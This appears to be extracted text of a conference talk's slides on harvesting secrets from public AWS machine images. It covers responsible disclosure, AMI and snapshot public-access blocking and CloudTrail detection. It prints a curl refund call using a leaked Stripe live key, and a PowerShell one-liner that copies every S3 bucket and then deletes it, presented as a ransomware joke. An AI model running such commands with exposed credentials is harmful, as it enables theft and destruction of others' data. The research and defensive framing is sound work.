
amount integer

Gross amount of this transaction (in cents). A positive value represents funds charged to another party, and a negative value represents funds sent to another party.

How we lost 3 million dollars in a week




How we lost 3 million dollars in a week




How we lost 3 million dollars in a week

```
{
  "object": "list",
  "data": [
    {
      "id": "ch_3[REDACTED]",
      "object": "charge",
      "amount": 999,
      "amount_captured": 999,
      "amount_refunded": 0,
      "application": null,
      "application_fee": null,
      "application_fee_amount": null,
      "balance_transaction": "txn_30[REDACTED]",
      "billing_details": {
        "address": {
          "city": null,
          "country": null,
          "line1": null,
          "line2": null,
          "postal_code": "AL34JD",
          "state": null
        },
        "email": null,
        "name": "majoseph[REDACTED]",
        "phone": null
      }
    }
  ]
}
```




How we lost 3 million dollars in a week

```
(kali㉿kali)-[~]  
$ curl https://api.stripe.com/v1/refunds -u sk_live_UL[REDACTED] Fb: -d charge=ch_30[REDACTED]  
{  
  "id": "re_30[REDACTED]",  
  "object": "refund",  
  "amount": 999,  
  "balance_transaction": "txn_30[REDACTED]",  
  "charge": "ch_[REDACTED]",  
  "created": 1710764884,  
  "currency": "usd",  
  "destination_details": {  
    "card": {  
      "type": "pending"  
    },  
    "type": "card"  
  },  
  "metadata": {},  
  "payment_intent": null,  
  "reason": null,  
  "receipt_number": "3856-1487",  
  "source_transfer_reversal": null,  
  "status": "succeeded",  
  "transfer_reversal": null  
}
```



How we lost 3 million dollars in a week



How we lost 3 million dollars in a week

Hello,

Thank you for bringing this to our attention.

Can you kindly explain the vulnerability and how you found it so we can fix it?

I have CC'd the team that will be working on this fix.

Thank you,


[REDACTED]

CEO @

[REDACTED]

[REDACTED]

How we lost 3 million dollars in a week



How we lost 3 million dollars in a week – One Month Later...

18 April



16:24

lei 46.77
\$9.99

How we lost 3 million dollars in a week – One Month Later...

×

46,77 lei

18 Apr, 16:24

Status

Reverted • The merchant cancelled this transaction.
You have not been charged.

Card

Visa

Merchant's charge

9,99 \$

Exchange rate

1 lei = 0,2136 \$

Exchanged amount

46,77 lei

Fees

No fee

Your total

46,77 lei

Note

Add note

More Impact

→ Free AWS Resources = Free Research

More Impact

Free AWS Resources = Free Research




AWS-Based Ransomware = Unaffordable Luxury

AWS-Based Ransomware = Unaffordable Luxury

```
PS C:\Users\MateiJosephs> aws --profile 8 s3 ls | ForEach-Object { $bucket = $_.Split(' ')[-1]; aws --profile 8 s3 sync "s3://$bucket" "$bucket"; aws --profile 8 s3 rm "s3://$bucket" --recursive }
```


RANSOM NOTE

**All your files have been
stolen. You must buy us
a **Dubai chocolate** to get
your files back**



THIS IS JUST A JOKE, OKAY?

RANSOM NOTE

**All your files have been
stolen. You must buy us
a **Dubai chocolate** to get
your files back**



Responsible Disclosure

- ➔ Sent almost 70 responsible disclosure emails
- ➔ Received less than 10 responses
- ➔ Involved a national CERT in one case
- ➔ 90 days later: Only 10 AWS keys were invalidated

Responsible Disclosure

AWS Security Team

Responsible Disclosure

AWS Security Team

- ➡ Amazing team
- ➡ After a few days: ~50 AWS keys still valid
- ➡ Meeting about the research and fixes

Responsible Disclosure Short Timeline

15-April:
~120
AWS keys



Panik

15-April:
~120
AWS keys



19-April:
~50
AWS keys



15-April:
~120
AWS keys



19-April:
~50
AWS keys



15-October:
[Redacted]
AWS keys

15-April:
~120
AWS keys



19-April:
~50
AWS keys



15-October:
82
AWS keys





Defend and detect

Block public access for AMIs [Info](#)





Manage

Block public access for AMIs at the account level to prevent the public sharing of your AMIs in this Region.

Public access

New public sharing allowed

 Users can publicly share AMIs in this Region. [View public AMIs](#) 

Block public access for EBS snapshots [Info](#)





Manage

Block public access at the account level to prevent the public sharing of your snapshots in this Region.

Public access

Not blocked

 Users can publicly share snapshots in this Region. [View public snapshots](#) 

Defend and detect

Block public access for AMIs [Info](#)



Manage

Block public access for AMIs at the account level to prevent the public sharing of your AMIs in this Region.

Public access

New public sharing blocked

✔ There are currently no publicly shared AMIs in this Region.

Block public access for EBS snapshots [Info](#)



Manage


Block public access at the account level to prevent the public sharing of your snapshots in this Region.

Public access

All sharing blocked

✔ There are currently no publicly shared snapshots in this Region.

Defend and detect



```
Windows PowerShell
PS D:\> aws ec2 describe-images --owners self --filters Name=is-public,Values=true
{
  "Images": []
}

PS D:\> |
```


Defend and detect

Event history (4) [Info](#)

Event history shows you the last 90 days of management events.

Lookup attributes

Event name ▼		Q SharedSnapshotVolumeCreated		
<input type="checkbox"/>	Event name	Event time	User name	Event source
<input type="checkbox"/>	SharedSnapshotVolumeCreated	March 25, 2024, 15:01:40 (UTC+02:00)	-	ec2.amazonaws.com
<input type="checkbox"/>	SharedSnapshotVolumeCreated	March 25, 2024, 13:59:42 (UTC+02:00)	-	ec2.amazonaws.com
<input type="checkbox"/>	SharedSnapshotVolumeCreated	March 25, 2024, 13:56:34 (UTC+02:00)	-	ec2.amazonaws.com
<input type="checkbox"/>	SharedSnapshotVolumeCreated	March 25, 2024, 09:07:13 (UTC+02:00)	-	ec2.amazonaws.com

Defend and detect

[CloudTrail](#) > [Event history](#) > SharedSnapshotVolumeCreated

SharedSnapshotVolumeCreated [Info](#)

Details [Info](#)

Event time	AWS access key	AWS region
March 25, 2024, 15:01:40 (UTC+02:00)	-	eu-central-1
User name	Source IP address	Error code
-	ec2.amazonaws.com	-
Event name	Event ID	Read-only
SharedSnapshotVolumeCreated	4a659c60-0204-3140-abb7-18e84fe7f8f2	false
Event source	Request ID	
ec2.amazonaws.com	-	

Event record Info

JSON view

```
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "AWSAccount",
    "accountId": "769599582626",
    "invokedBy": "ec2.amazonaws.com"
  },
  "eventTime": "2024-03-25T13:01:40Z",
  "eventSource": "ec2.amazonaws.com",
  "eventName": "SharedSnapshotVolumeCreated",
  "awsRegion": "eu-central-1",
  "sourceIPAddress": "ec2.amazonaws.com",
  "userAgent": "ec2.amazonaws.com",
  "requestParameters": null,
  "responseElements": null,
  "eventID": "4a659c60-0204-3140-abb7-18e84fe7f8f2",
  "readOnly": false,
  "eventType": "AwsServiceEvent",
  "managementEvent": true,
  "recipientAccountId": "259230201556",
  "sharedEventID": "f3cb555c-0ff3-4bd0-ad8b-4d48483d16ce",
  "serviceEventDetails": {
    "snapshotId": "snap-09de124345699a915"
  },
  "eventCategory": "Management"
}
```

Further research

→ Conduct further research/analysis on collected data

Further research

- Conduct further research/analysis on collected data
20k JWTs

Further research

- Conduct further research/analysis on collected data
 - 20k JWTs
 - 4k SSH keys

Further research

→ Conduct further research/analysis on collected data

20k JWTs

4k SSH keys

Private repos

Further research

Further research

- Conduct further research/analysis on collected data
- Publish research on Azure
- Share wordlist out of the index file

The research

- Dig for secrets in every public AMI across all AWS regions
- Have fun
- Responsible disclosure

The research

- Dig for secrets in every public AMI across all AWS regions
- Have fun
- Responsible disclosure

The research

- Dig for secrets in every public AMI across all AWS regions
- Have fun
- Responsible disclosure

The research


- Dig for secrets in every public AMI across all AWS regions
- Have fun
- Responsible disclosure

Conclusions

- ➔ The impact of this research is **not fully unveiled yet**
- ➔ Security by **obscurity is insufficient**
- ➔ **Mass exploitation** can compromise your AWS account without targeting it
- ➔ There are still a lot of interesting things to find in **public cloud resources**



 *Eduard Agavriloae*

 *Matei Josephs*

 *@saw_your_packet*



Thank you!
Q&A

